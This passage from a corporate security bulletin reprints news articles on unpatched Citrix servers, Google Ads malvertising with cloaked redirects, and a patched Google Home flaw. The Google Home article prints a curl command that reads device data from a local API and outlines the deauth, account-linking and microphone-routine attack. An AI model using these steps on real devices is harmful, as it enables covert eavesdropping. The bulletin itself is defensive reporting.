The final results are summarized in the following graph, indicating that as of December 28, 2022, the majority is on version 13.0-88.14, which is unaffected by the two security issues.



Citrix server versions (Fox It)


The second most popular version was 12.1-65.21, vulnerable to CVE-2022-27518 if certain conditions are met, was running on 3,500 endpoints.

The requirements for these machines to be exploitable ask for the use of SAML SP or IdP configurations, meaning that not all 3,500 systems were vulnerable to CVE-2022-27518.

Then there are over 1,000 servers vulnerable to CVE-2022-27510 and approximately 3,000 endpoints potentially vulnerable to both critical bugs.

The detections that return hashes with unknown Citrix version numbers come in third place, counting over 3,500 servers, which may or may not be vulnerable to either flaw.

Regarding the patching speed, the United States, Germany, Canada, Australia, and Switzerland responded quickly to the publication of the relevant security advisories.



Source: RIFT - Fox-IT part of NCC Group

Patching speed of each country (Fox It)

The Fox IT team hopes its blog will help raise awareness on Citrix administrators who are yet to apply the security updates for the recent critical flaws, with the statistics highlighting there's still much work that remains to be done to close all security gaps.

Source: [*https://www.bleepingcomputer.com/news/security/thousands-of-citrix-servers-vulnerable-to-patched-critical-flaws/*](https://www.bleepingcomputer.com/news/security/thousands-of-citrix-servers-vulnerable-to-patched-critical-flaws/)

20. Hackers abuse Google Ads to spread malware in legit software

Malware operators have been increasingly abusing the Google Ads platform to spread malware to unsuspecting users searching for popular software products.

Among the products impersonated in these campaigns include Grammarly, MSI Afterburner, Slack, Dashlane, Malwarebytes, Audacity, μTorrent, OBS, Ring, AnyDesk, Libre Office, Teamviewer, Thunderbird, and Brave.

The threat actors the clone official websites of the above projects and distribute trojanized versions of the software when users click the download button.

Some of the malware delivered to victim systems this way include variants of Raccoon Stealer, a custom version of the Vidar Stealer, and the IcedID malware loader.

BleepingComputer has recently reported on such campaigns, helping to reveal a massive typosquatting campaign that used over 200 domains impersonating software projects. Another example is a campaign using fake MSI Afterburner portals to infect users with the RedLine stealer.

However, one missing detail was how users were exposed to these websites, a piece of information that has now become known.

Two reports from Guardio Labs and Trend Micro explain that these malicious websites are promoted to a broader audience via Google Ad campaigns.


Google Ads abuse

The Google Ads platform helps advertisers promote pages on Google Search, placing them high in the list of results as advertisements, often above the official website of the project.

This means that users looking for legitimate software on a browser without an active ad blocker will see promotion first and are likely to click on it because it looks very similar to the actual search result.

If Google detects that the landing site is malicious, the campaign is blocked, and the ads are removed, so threat actors need to employ a trick in that step to bypass Google's automated checks.

According to Guardio and Trend Micro, the trick is to take the victims clicking on the ad to an irrelevant but benign site created by the threat actor and then redirect them to a malicious site impersonating the software project.




Landing and rogue sites used in the campaigns (Guardio Labs)

“The moment those “disguised” sites are being visited by targeted visitors the server immediately redirects them to the rogue site and from there to the malicious payload,” explains Guardio Labs in the report.

> *“Those rogue sites are practically invisible to visitors not reaching from the real promotional flow showing up as benign, unrelated sites to crawlers, bots, occasional visitors, and of course for Google’s policy enforcers”* ***- Guardio Labs***

The payload, which comes in ZIP or MSI form, is downloaded from reputable file-sharing and code-hosting services such as GitHub, Dropbox, or Discord’s CDN. This ensures that any anti-virus programs running on the victim’s machine won’t object to the download.


Download Grammarly
Ad · https://www.grammalry.org › desktop
Grammarly for Your Desktop
Download Grammarly for your desktop to improve your writing in your apps, your browser, and your word processor.
www.googleadservices.com/pagead/aclk
redirect (302)
Not a Target
(Crawler / Direct Visit)
grammalry.org/HeaterService?gclid=xxx
Real Target
redirect (302)
gramm-arly.com/?gclid=xxx
Great Writing, Simplified
Dropbox
OneDrive
Grammarly.zip
User Search Relevant Keyword
AdWord Promoted Search Result
Click on Malicious Ad
masquerAd Validate Target
Malicious Branded Page
Malware Deployment

The malware infection flow (Guardio Labs)

Guardio Labs says that in a campaign they observed in November, the threat actor lured users with a trojanized version of Grammarly that delivered Raccoon Stealer.

The malware was bundled with the legitimate software. Users would get what they downloaded and the malware would install silently.

Trend Micro's report, which focuses on an IcedID campaign, says the threat actors abuse the Keitaro Traffic Direction System to detect if the website visitor is a researcher or a valid victim before the redirection happens. Abusing this TDS has been seen since 2019.

Avoid harmful downloads

Promoted search results can be tricky as they carry all the signs of legitimacy. The FBI has recently issued a warning about this type of ad campaign, urging internet users to be very cautious.

One good way to block these campaigns is to activate an ad-blocker on your web browser, which filters out promoted results from Google Search.

Another precaution would be to scroll down until you see the official domain of the software project you're looking for. If unsure, the official domain is listed on the software's Wikipedia page.

If you visit the website of a particular software project frequently to source updates, it's better to bookmark the URL and use that for direct access.

A common sign that the installer you're about to download might be malicious is an abnormal file size.

Another clear giveaway of foul play is the domain of the download site, which may resemble the official one but has swapped characters in the name or a single wrong letter, known as "typosquatting."

Source: https://www.bleepingcomputer.com/news/security/hackers-abuse-google-ads-to-spread-malware-in-legit-software/

21. Google Home speakers allowed hackers to snoop on conversations


A bug in Google Home smart speaker allowed installing a backdoor account that could be used to control it remotely and to turn it into a snooping device by accessing the microphone feed.

Researcher Matt Kunze discovered the issue and received $107,500 for responsibly reporting it to Google last year. Earlier this week, the researcher published technical details about the finding and an attack scenario to show how the flaw could be leveraged.

Compromise process

While experimenting with his own Google Home mini speaker, the researcher discovered that new accounts added using the Google Home app could send commands to it remotely via the cloud API.

Using a Nmap scan, the researcher found the port for the local HTTP API of Google Home, so he set up a proxy to capture the encrypted HTTPS traffic, hoping to snatch the user authorization token.




```
Terminal — Python • bash — ⌥⌘1
Flows
>>16:14:02 HTTPS POST people-pa.googleapis.com /google.internal.people.v2.InternalAutocompleteService/ListAutocompletions                      200 …plication/grpc    7b  99ms
  16:14:02 HTTPS POST …foyer-pa.googleapis.com /google.wirelessaccess.accesspoints.v2.GroupsService/ListGroups                                 200 …plication/grpc  609b 184ms
  16:14:02 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.ClientOliveTokenService/GetOliveToken                            200   [no content]        125ms
  16:14:02 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.UsersService/AppSubscriptionUpdate                               200 …plication/grpc   23b 213ms .2k
  16:14:02 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.HomeOccupancyService/GetStructureMode                            200 …plication/grpc    9b 360ms 4ms
  16:14:02 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.UsersService/GetNestAccountLinkState                             200 …plication/grpc    7b 125ms
  16:14:03 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.StructuresService/GetHomeGraph                                   200 …plication/grpc 11.5k 422ms
  16:14:03 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.HomeOccupancyService/GetStructureMode                            200 …plication/grpc    9b 355ms 7ms
  16:14:03 HTTPS POST      clients3.google.com /cast/discover/config                                                                           200 …ation/protobuf  5.9k 202ms 2ms
  16:14:03 HTTPS POST      clients3.google.com /cast/orchestration/linkeddevices?rt=b                                                          200 …n/octet-stream  282b 207ms
  16:14:03 HTTPS POST      clients3.google.com /cast/orchestration/linkeddevices?rt=b                                                          200 …n/octet-stream  282b 182ms 1ms
  16:14:04 HTTPS POST      clients3.google.com /cast/orchestration/linkeddevices?rt=b                                                          200 …n/octet-stream  282b 193ms
  16:14:04 HTTPS GET             192.168.86.23 /setup/eureka_info?params=version,name,build_info,device_info,net,wifi,setup,settings,opt_in,op… 200 …plication/json  7.2k 219ms 9ms
  16:14:04 HTTPS GET             192.168.86.32 /setup/eureka_info?params=version,name,build_info,device_info,net,wifi,setup,settings,opt_in,op… 200 …plication/json  7.2k 208ms
  16:14:04 HTTPS GET             192.168.86.33 /setup/eureka_info?params=version,name,build_info,device_info,net,wifi,setup,settings,opt_in,op… 200 …plication/json  5.9k 324ms .9k
  16:14:04 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.GeofenceService/GetGeofenceSettings                              200   [no content]        119ms 5ms
  16:14:04 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.UsersService/GetNestAccountLinkState                             200 …plication/grpc    7b 109ms 4ms
  16:14:04 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.UsersService/UnregisterFcmMessaging                              200   [no content]        117ms 40b
  16:14:04 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.FeedManagementService/GetFeed                                    200 …plication/grpc  2.9k 632ms 6ms
  16:14:04 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.ClientOliveTokenService/GetOliveToken                            200   [no content]        113ms 4ms
  16:14:04 HTTP  GET  …tivitycheck.gstatic.com /generate_204                                                                                   204   [no content]        141ms
  16:14:04 HTTPS GET             192.168.86.29 /setup/eureka_info?params=version,name,build_info,device_info,net,wifi,setup,settings,opt_in,op… 200 …plication/json  7.0k  77ms
  16:14:04 HTTPS GET             192.168.86.39 /setup/eureka_info?params=version,name,build_info,device_info,net,wifi,setup,settings,opt_in,op… 200 …plication/json  5.9k 359ms 4ms
  16:14:05 HTTPS GET             192.168.86.22 /setup/eureka_info?params=version,name,build_info,device_info,net,wifi,setup,settings,opt_in,op… 200 …plication/json  5.9k 117ms
  16:14:05 HTTPS GET             192.168.86.34 /setup/eureka_info?params=version,name,build_info,device_info,net,wifi,setup,settings,opt_in,op… 200 …plication/json  5.9k 303ms 5ms
  16:14:05 HTTP  GET            www.google.com /gen_204                                                                                        204   [no content]        125ms
  16:14:05 HTTPS POST            192.168.86.32 /setup/get_app_device_id                                                                        200 …plication/json  1.8k 324ms
  16:14:05 HTTPS GET             192.168.86.32 /setup/offer                                                                                    200 …plication/json  240b 239ms
  16:14:05 HTTPS POST            192.168.86.23 /setup/get_app_device_id                                                                        200 …plication/json  1.8k 256ms
  16:14:05 HTTPS POST      clients3.google.com /cast/orchestration/linkedusers?rt=b                                                            200 …n/octet-stream  359b 174ms
  16:14:05 HTTPS GET             192.168.86.23 /setup/offer                                                                                    401   [no content]         33ms
  16:14:06 HTTPS POST            192.168.86.33 /setup/get_app_device_id                                                                        200 …plication/json  1.8k 128ms 6ms
  16:14:06 HTTPS POST      clients3.google.com /cast/orchestration/linkedusers?rt=b                                                            200 …n/octet-stream  112b 174ms 5ms
  16:14:06 HTTPS GET             192.168.86.29 /setup/offer                                                                                    401   [no content]         53ms
  16:14:06 HTTPS GET             192.168.86.33 /setup/offer                                                                                    404   [no content]         55ms 5ms
  16:14:06 HTTPS POST            192.168.86.29 /setup/get_app_device_id                                                                        200 …plication/json  1.8k  84ms
  16:14:06 HTTPS POST      clients3.google.com /cast/orchestration/linkedusers?rt=b                                                            200 …n/octet-stream  111b 170ms
  16:14:06 HTTPS POST            192.168.86.22 /setup/get_app_device_id                                                                        200 …plication/json  1.8k 151ms 41b
  16:14:06 HTTPS GET             192.168.86.22 /setup/offer                                                                                    404   [no content]         46ms 11b
  16:14:07 HTTPS POST …foyer-pa.googleapis.com /google.internal.home.foyer.v1.HomeUiSuggestionsService/GetSmartHomeSuggestions                 200 …plication/grpc  157b 532ms
  16:14:07 HTTPS POST      clients3.google.com /cast/orchestration/linkedusers?rt=b                                                            200 …n/octet-stream  117b 168ms
  16:14:07 HTTPS POST      clients3.google.com /cast/orchestration/linkedusers?rt=b                                                            200 …n/octet-stream  367b 166ms
  16:14:07 HTTPS POST            192.168.86.39 /setup/get_app_device_id                                                                        200 …plication/json  1.8k 115ms
⇂ [1/68]                                                                                                                                                                  [*:8080]
```

Captured HTTPS (encrypted) traffic (downrightnifty.me)

The researcher discovered that adding a new user to the target device is a two-step process that requires the device name, certificate, and "cloud ID" from its local API. With this info, they could send a link request to the Google server.

To add a rogue user to a target Google Home device, the analyst implemented the link process in a Python script that automated the exfiltration of the local device data and reproduced the linking request.



```
$ curl -s --insecure https://192.168.255.249:8443/setup/eureka_info?params=name,device_info,sign | python3 -m json.tool
{
    "device_info": {
        [...]
        "cloud_device_id": "590C[...]",
        [...]
    },
    "name": "Office speaker",
    "sign": {
        "certificate": "-----BEGIN CERTIFICATE-----\nMIID[...]\n-----END CERTIFICATE-----\n",
        [...]
    }
}
```

The linking request that carries the device ID data (downrightnifty.me)

The attack is summarized in the researcher's blog as follows:

1. The attacker wishes to spy on the victim within wireless proximity of the Google Home (but does NOT have the victim's Wi-Fi password).
2. The attacker discovers the victim's Google Home by listening for MAC addresses with prefixes associated with Google Inc. (e.g. E4:F0:42).

3. The attacker sends deauth packets to disconnect the device from its network and make it enter setup mode.
4. The attacker connects to the device's setup network and requests its device info (name, cert, cloud ID).
5. The attacker connects to the internet and uses the obtained device info to link their account to the victim's device.
6. The attacker can now spy on the victim through their Google Home over the internet (no need to be close to the device anymore).


The researcher published on GitHub three PoCs for the actions above. However, these should not work Google Home devices running the latest firmware version.

The PoCs take things a step further from just planting a rogue user and enable spying over the microphone, making arbitrary HTTP requests on the victim's network, and reading/writing arbitrary files on the device.

Possible implications

Having a rogue account linked to the target device makes it possible to perform actions via the Google Home speaker, such as controlling smart switches, making online purchases, remotely unlocking doors and vehicles, or stealthily brute-forcing the user's PIN for smart locks.

More worryingly, the researcher found a way to abuse the "call [phone number]" command by adding it to a malicious routine that would activate the microphone at a specified time, calling the attacker's number and sending live microphone feed.



Routine Overview

https://assistant.google.com/settings/routines/overvi

test

Enable Routine

Starters

When I say to
"test"

When the time
8:26 PM • Wed

Actions

call [redacted]

+ Add action

Select device for audio

● Office speaker

○ No device for audio
Your actions will start automatically. Messages and errors will be sent to your phone.

When a routine starts with a voice command or alarm dismissal, you will hear audio from the device used to start the routine.

Cancel Save

Device for audio
Office speaker

Save

The malicious routing that captures mic audio (downrightnifty.me)

During the call, the device's LED would turn blue, which is the only indication that some activity is taking place. If the victim notices it, they may assume the device is updating its firmware. The standard microphone activation indicator is a pulsating LED, which does not happen during calls.

Finally, it's also possible to play media on the compromised smart speaker, rename it, force a reboot, force it to forget stored Wi-Fi networks, force new Bluetooth or Wi-Fi pairings, and more.

Google fixes

Kunze discovered the issues in January 2021 and sent additional details and PoCs in March 2021. Google fixed all problems in April 2021.

The patch includes a new invite-based system to handle account links, which blocks any attempts not added on Home.

Deauthenticating Google Home is still possible, but this can't be used to link a new account, so the local API that leaked the basic device data is also inaccessible.

As for the "call [phone number]" command, Google has added a protection to prevent its remote initiation through routines.

It's worth noting that Google Home was released in 2016, scheduled routines were added in 2018, and the Local Home SDK was introduced in 2020, so an attacker finding the issue before April 2021 would have had plenty of time to take advantage.

Source: https://www.bleepingcomputer.com/news/security/google-home-speakers-allowed-hackers-to-snoop-on-conversations/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.